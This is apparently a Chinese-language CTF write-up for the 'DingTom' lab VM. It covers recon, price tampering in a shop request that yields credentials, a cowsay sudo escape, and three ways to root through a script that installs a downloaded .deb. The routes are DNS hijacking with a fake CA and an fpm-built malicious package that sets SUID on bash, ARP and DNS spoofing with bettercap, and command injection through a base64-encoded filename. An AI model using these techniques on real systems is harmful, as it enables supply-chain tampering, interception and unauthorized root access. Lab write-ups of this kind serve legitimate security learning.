
信息收集
感谢 ll104567 大佬用我名字命令了靶机🙏
bash
[10:39:01] dingtom@192.168.31.187:~ $ nmap -p- 192.168.31.107 --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 10:39 EDT
Nmap scan report for DingTom (192.168.31.107)
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:D4:0E:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
就22,80端口,web 就是突破口
浅浅扫一下
bash
[10:39:09] dingtom@192.168.31.187:~ $ feroxbuster -u 'http://192.168.31.107/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --random-agent -x php,html,txt,zip
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://192.168.31.107/ => account.php
302      GET        0l        0w        0c http://192.168.31.107/index.php => account.php
200      GET       59l      115w     1455c http://192.168.31.107/account.php
200      GET       81l      169w     2812c http://192.168.31.107/shop.php
200      GET        0l        0w        0c http://192.168.31.107/checkout.php
200      GET       28l       60w      822c http://192.168.31.107/vip.php
余额一块

都买不起

都看了一下前端源码,没啥提示,我们开始看包

只有这个包是有一些数据发送并进行判断的 这里我先丢给 sqlmap 进行尝试了一下,但是失败了,我也没看到啥登录之类的东西,所以也应该没有
然后我尝试改包

改成我能买的起的


给了组凭证
welcome:c7108a26d85bef0权限提升
bash
welcome@DingTom:~$ sudo -l
Matching Defaults entries for welcome on DingTom:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on DingTom:
    (dingtom) NOPASSWD: /usr/games/cowsay
这个直接 gtfobins 了
https://gtfobins.github.io/gtfobins/cowsay/#sudo
bash
welcome@DingTom:~$ echo 'exec "/bin/sh";' > up
welcome@DingTom:~$ sudo -u dingtom /usr/games/cowsay -f ./up x
$ bash
dingtom@DingTom:/home/welcome$ cd
dingtom@DingTom:~$ id
uid=1001(dingtom) gid=1001(dingtom) groups=1001(dingtom)
dingtom@DingTom:~$ cat user.txt
flag{user-07fac7a1015ebd0c3604a3bf7743dec6}
bash
dingtom@DingTom:~$ sudo -l
Matching Defaults entries for dingtom on DingTom:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dingtom may run the following commands on DingTom:
    (root) NOPASSWD: /opt/install.sh
可以执行 /opt/install.sh
执行之后很炫酷
bash
dingtom@DingTom:/opt$ sudo /opt/install.sh
╔═╗╦ ╦╔═╗╔═╗╔╦╗
╠═╣║ ║║ ╦║╣  ║
╩ ╩╚═╝╚═╝╚═╝ ╩

[✦] 量子系统初始化中...
▰▰▰▰▰▰▰▰▰▰ 100%
╒════════════════════════════╕
🚀 赛博更新协议已激活 │
╘════════════════════════════╛

2025-05-02 10:05:44 |_/> 时空锚点已记录

[ 系统自检 ]
- 扫描第8维度协议...

⚠️ 警告:即将进入超频更新模式
按任意键启动曲速引擎...
--2025-05-02 10:05:47--  https://github.com/RickdeJager/stegseek/releases/download/v0.6/stegseek_0.6-1.deb
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/308354794/30df0380-a0a2-11eb-8cbd-e9528b3cc28a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250502%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250502T140548Z&X-Amz-Expires=300&X-Amz-Signature=553bc40bc7e202a126615c83704cd11c71fc1b9ca078b4977337c9ab944b77a9&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dstegseek_0.6-1.deb&response-content-type=application%2Foctet-stream [following]
--2025-05-02 10:05:48--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/308354794/30df0380-a0a2-11eb-8cbd-e9528b3cc28a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250502%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250502T140548Z&X-Amz-Expires=300&X-Amz-Signature=553bc40bc7e202a126615c83704cd11c71fc1b9ca078b4977337c9ab944b77a9&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dstegseek_0.6-1.deb&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 114648 (112K) [application/octet-stream]
Saving to: ‘/opt/stegseek.deb’

/opt/stegseek.deb                       100%[=============================================================================>] 111.96K   214KB/s    in 0.5s

2025-05-02 10:05:49 (214 KB/s) - ‘/opt/stegseek.deb’ saved [114648/114648]

(Reading database ... 53043 files and directories currently installed.)
Preparing to unpack /opt/stegseek.deb ...
Unpacking stegseek (0.6-1) over (0.6-1) ...
Setting up stegseek (0.6-1) ...

☄️ 时空裂隙开启中...
▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉ 超维度传输协议启动 50%
╔════════════════════════════╗
🚨 检测到高能粒子流! ║
╚════════════════════════════╝

2025-05-02 10:05:51 ◈─≺≻─◈ 正在量子纠缠以下文件:
▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓
☯️  [文件本体] /etc/hosts → /tmp/hosts.quantum
'/etc/hosts' -> '/tmp/hosts.quantum'
▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓
☯️  [文件本体] /var/log/syslog → /tmp/syslog.quantum
'/var/log/syslog' -> '/tmp/syslog.quantum'
▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓
☯️  [文件本体] /root/.bashrc → /tmp/.bashrc.quantum
'/root/.bashrc' -> '/tmp/.bashrc.quantum'

[✔️] 时空连续性校验:
-rw-r--r-- 1 root root 570 May  2 10:05 /tmp/.bashrc.quantum
-rw-r----- 1 root root 118K May  2 10:05 /tmp/syslog.quantum
-rw-r--r-- 1 root root 186 May  2 10:05 /tmp/hosts.quantum

💥💥💥 时空折叠已完成!
当前/tmp目录星图:
★ /tmp/hosts.quantum
★ /tmp/syslog.quantum
这里直接给我卡死了,在提醒之后成功做出
有两种解法,我们都做一下
1. 纯 DNS 劫持
bash
(remote) dingtom@DingTom:/opt$ ls -la /etc/resolv.conf
-rw-rw-rw- 1 root root 26 May  2 10:30 /etc/resolv.conf
(remote) dingtom@DingTom:/opt$ echo 'nameserver 192.168.31.187' > /etc/resolv.conf
注: 192.168.31.187 是我的 kali IP
bash
[10:56:46] dingtom@192.168.31.187:~/workspace $ sudo apt install dnsmasq如果你电脑上有 systemd-resolved 服务,请使用
bash
[10:56:46] dingtom@192.168.31.187:~/workspace $ sudo systemctl stop systemd-resolved添加以下信息
bash
[10:56:46] dingtom@192.168.31.187:~/workspace $ sudo vim /etc/dnsmasq.conf
[10:56:46] dingtom@192.168.31.187:~/workspace $ head -n 10 /etc/dnsmasq.conf
interface=eth0
listen-address=192.168.31.187
domain=github.com
address=/github.com/192.168.31.187

# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
创建 ssl 证书 当然,如果你有相应的 https 的服务器,也可以直接指向你的服务器的一个下载地址
bash
sudo openssl genrsa -out /etc/ssl/private/fakeca.key 2048
sudo openssl req -x509 -new -nodes -key /etc/ssl/private/fakeca.key -sha256 -days 1024 -out /etc/ssl/certs/fakeca.pem -subj "/CN=Fake CA"

sudo openssl genrsa -out /etc/ssl/private/github.com.key 2048
sudo openssl req -new -key /etc/ssl/private/github.com.key -out /tmp/github.csr -subj "/CN=github.com"
sudo openssl x509 -req -in /tmp/github.csr -CA /etc/ssl/certs/fakeca.pem -CAkey /etc/ssl/private/fakeca.key -CAcreateserial -out /etc/ssl/certs/github.com.crt -days 365 -sha256
bash
[10:56:46] dingtom@192.168.31.187:~/workspace $ sudo apt install -y nginx
[10:56:46] dingtom@192.168.31.187:~/workspace $ sudo vim /etc/nginx/sites-available/github.conf

[10:56:46] dingtom@192.168.31.187:~/workspace $ cat /etc/nginx/sites-available/github.conf
server {
    listen 443 ssl;
    server_name github.com;

    ssl_certificate /etc/ssl/certs/github.com.crt;
    ssl_certificate_key /etc/ssl/private/github.com.key;

    location /RickdeJager/stegseek/releases/download/v0.6/stegseek_0.6-1.deb {
        alias /var/www/html/stegseek_0.6-1.deb;
        default_type application/octet-stream;
    }

    location / {
        return 302 https://$host$request_uri;
    }
}
加载配置
bash
sudo ln -s /etc/nginx/sites-available/github.conf /etc/nginx/sites-enabled/
sudo nginx -t
sudo systemctl restart nginx
下载 https://github.com/jordansissel/fpm.git
bash
TF=$(mktemp -d)
echo 'chmod +s /bin/bash' > $TF/x.sh
fpm/bin/fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
mv x_1.0_all.deb stegseek_0.6-1.deb
放到 /var/www/html 下
bash
dingtom@DingTom:/opt$ sudo /opt/install.sh
...
--2025-05-02 10:37:33--  https://github.com/RickdeJager/stegseek/releases/download/v0.6/stegseek_0.6-1.deb
Resolving github.com (github.com)... 192.168.31.187
Connecting to github.com (github.com)|192.168.31.187|:443... connected.
WARNING: The certificate of ‘github.com’ is not trusted.
WARNING: The certificate of ‘github.com’ doesn't have a known issuer.
HTTP request sent, awaiting response... 200 OK
Length: 1078 (1.1K) [application/octet-stream]
Saving to: ‘/opt/stegseek.deb’

/opt/stegseek.deb                       100%[=============================================================================>]   1.05K  --.-KB/s    in 0s

2025-05-02 10:37:33 (4.27 MB/s) - ‘/opt/stegseek.deb’ saved [1078/1078]

Selecting previously unselected package x.
(Reading database ... 53043 files and directories currently installed.)
Preparing to unpack /opt/stegseek.deb ...
Unpacking x (1.0) ...
Setting up x (1.0) ...
...
bash
dingtom@DingTom:/opt$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash

root@DingTom:~# cat root.txt
flag{root-cdad4f6bc61298ad024d9f5d1b8f7193}
2. ARP 欺骗结合的 DNS 攻击
bash
[11:08:11] dingtom@192.168.31.187:~ $ sudo openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -subj "/C=US/ST=None/L=None/O=None/CN=*.github.com" -keyout /usr/share/bettercap/bettercap-ca.key -out /usr/share/bettercap/bettercap-ca.crt

[23:50:45] dingtom@192.168.31.187:~ $ head -n 9 /etc/nginx/sites-available/default
server {
  listen 80;
  listen 443 ssl;
  ssl_certificate /usr/share/bettercap/bettercap-ca.crt;
  ssl_certificate_key /usr/share/bettercap/bettercap-ca.key;
  location /stegseek_0.6-1.deb {
    root /var/www/html;
  }
}

[11:10:59] dingtom@192.168.31.187:~ $ cat /usr/share/bettercap/caplets/hstshijack/payloads.js
function onResponse(req, res) {
  if (req.Hostname.indexOf("github.com") != -1 && req.Path.indexOf("stegseek_0.6-1.deb") != -1) {
    var headers = res.Headers.split("\r\n");
    for (var i = 0; i < headers.length; i++) {
      if (headers[i].toLowerCase().indexOf("location:") != -1) {
        headers[i] = "Location: https://192.168.31.187/stegseek_0.6-1.deb";
        res.Headers = headers.join("\r\n");
        break;
      }
    }
  }
  return res;
}
bash
[11:12:03] dingtom@192.168.31.187:~ $ cat https-spoof.cap
# 启用网络嗅探
net.sniff on

# DNS欺骗,将github.com指向你的Kali IP
set dns.spoof.domains github.com
set dns.spoof.address 192.168.31.187
set arp.spoof.targets 192.168.31.107
dns.spoof on

# 配置HTTP代理
set http.proxy.script /usr/share/bettercap/caplets/hstshijack/payloads.js
set http.proxy.sslstrip true
http.proxy on

# 加载HSTS劫持模块
hstshijack/hstshijack
# 启用HSTS劫持模块,并指定目标域名
set hstshijack.url https://github.com
hstshijack on

# ARP欺骗目标网络
arp.spoof on

# 显示状态
events.stream
nginx 默认就行
bash
[11:14:56] dingtom@192.168.31.187:~ $ sudo systemctl restart nginx.service

[11:15:53] dingtom@192.168.31.187:~ $ sudo bettercap -iface eth0 -caplet https-spoof.cap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
相当不稳定,我无法复现,这个理论上不需要设置 nameserver,看你网络
如果你执行 $ busybox nslookup github.com 能稳定解析那应该可以
当然,换个思路改路由器的解析也可以,毕竟自己的局域网
如果有一个 ssl 的服务器,也可以直接扔云端
3. 命令拼接
这里 HYH 大佬找到了命令拼接的方式
我们运行 ./pspy64
执行后能看到这样的执行命令
bash
2025/05/03 05:41:09 CMD: UID=0     PID=623    | /bin/bash /opt/install.sh
2025/05/03 05:41:12 CMD: UID=0     PID=624    | /bin/bash /opt/install.sh
2025/05/03 05:41:12 CMD: UID=0     PID=625    | dpkg -i /opt/stegseek.deb
2025/05/03 05:41:12 CMD: UID=0     PID=626    | dpkg -i /opt/stegseek.deb
2025/05/03 05:41:12 CMD: UID=0     PID=629    | dpkg-deb --control /opt/stegseek.deb /var/lib/dpkg/tmp.ci
2025/05/03 05:41:12 CMD: UID=0     PID=628    | dpkg-deb --control /opt/stegseek.deb /var/lib/dpkg/tmp.ci
2025/05/03 05:41:12 CMD: UID=0     PID=627    | dpkg-deb --control /opt/stegseek.deb /var/lib/dpkg/tmp.ci
2025/05/03 05:41:12 CMD: UID=0     PID=630    | dpkg -i /opt/stegseek.deb
2025/05/03 05:41:12 CMD: UID=0     PID=632    | dpkg-deb --fsys-tarfile /opt/stegseek.deb
2025/05/03 05:41:12 CMD: UID=0     PID=631    | dpkg-deb --fsys-tarfile /opt/stegseek.deb
2025/05/03 05:41:12 CMD: UID=0     PID=633    | dpkg -i /opt/stegseek.deb
2025/05/03 05:41:12 CMD: UID=0     PID=634    | /bin/bash /opt/install.sh
2025/05/03 05:41:12 CMD: UID=0     PID=635    | /bin/bash /opt/install.sh
...
2025/05/03 05:41:15 CMD: UID=0     PID=648    | /bin/bash /opt/install.sh
2025/05/03 05:41:15 CMD: UID=0     PID=647    | /bin/bash /opt/install.sh
2025/05/03 05:41:15 CMD: UID=0     PID=649    | find /tmp -maxdepth 1 -name *.quantum -exec ls -lh {} ;
2025/05/03 05:41:15 CMD: UID=0     PID=650    | find /tmp -maxdepth 1 -name *.quantum -exec ls -lh {} ;
2025/05/03 05:41:15 CMD: UID=0     PID=651    | find /tmp -maxdepth 1 -name *.quantum -exec ls -lh {} ;
2025/05/03 05:41:15 CMD: UID=0     PID=653    | /bin/bash /opt/install.sh
2025/05/03 05:41:15 CMD: UID=0     PID=652    | /bin/bash /opt/install.sh
2025/05/03 05:41:15 CMD: UID=0     PID=654    | xargs -I{} bash -c echo -e "\033[38;5;$((RANDOM%255))m★ {} \033[0m"
2025/05/03 05:41:15 CMD: UID=0     PID=655    | xargs -I{} bash -c echo -e "\033[38;5;$((RANDOM%255))m★ {} \033[0m"
如果脚本中是这么写的就会有命令注入
bash
find /tmp -maxdepth 1 -name *.quantum -exec ls -lh {} ;
xargs -I{} bash -c echo -e "\033[38;5;$((RANDOM%255))m★ {} \033[0m"
-I{} 会将文件名直接替换到 bash -c 的命令字符串中,没有做任何转义

dingtom@DingTom:/tmp$ touch '$(id).quantum'
dingtom@DingTom:/tmp$ sudo /opt/install.sh
执行成功之后会显示

所以
bash
dingtom@DingTom:~$ echo -n 'chmod +s /bin/bash' | base64
Y2htb2QgK3MgL2Jpbi9iYXNo

dingtom@DingTom:/tmp$ touch '$(echo Y2htb2QgK3MgL2Jpbi9iYXNo|base64 -d|sh).quantum'
dingtom@DingTom:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash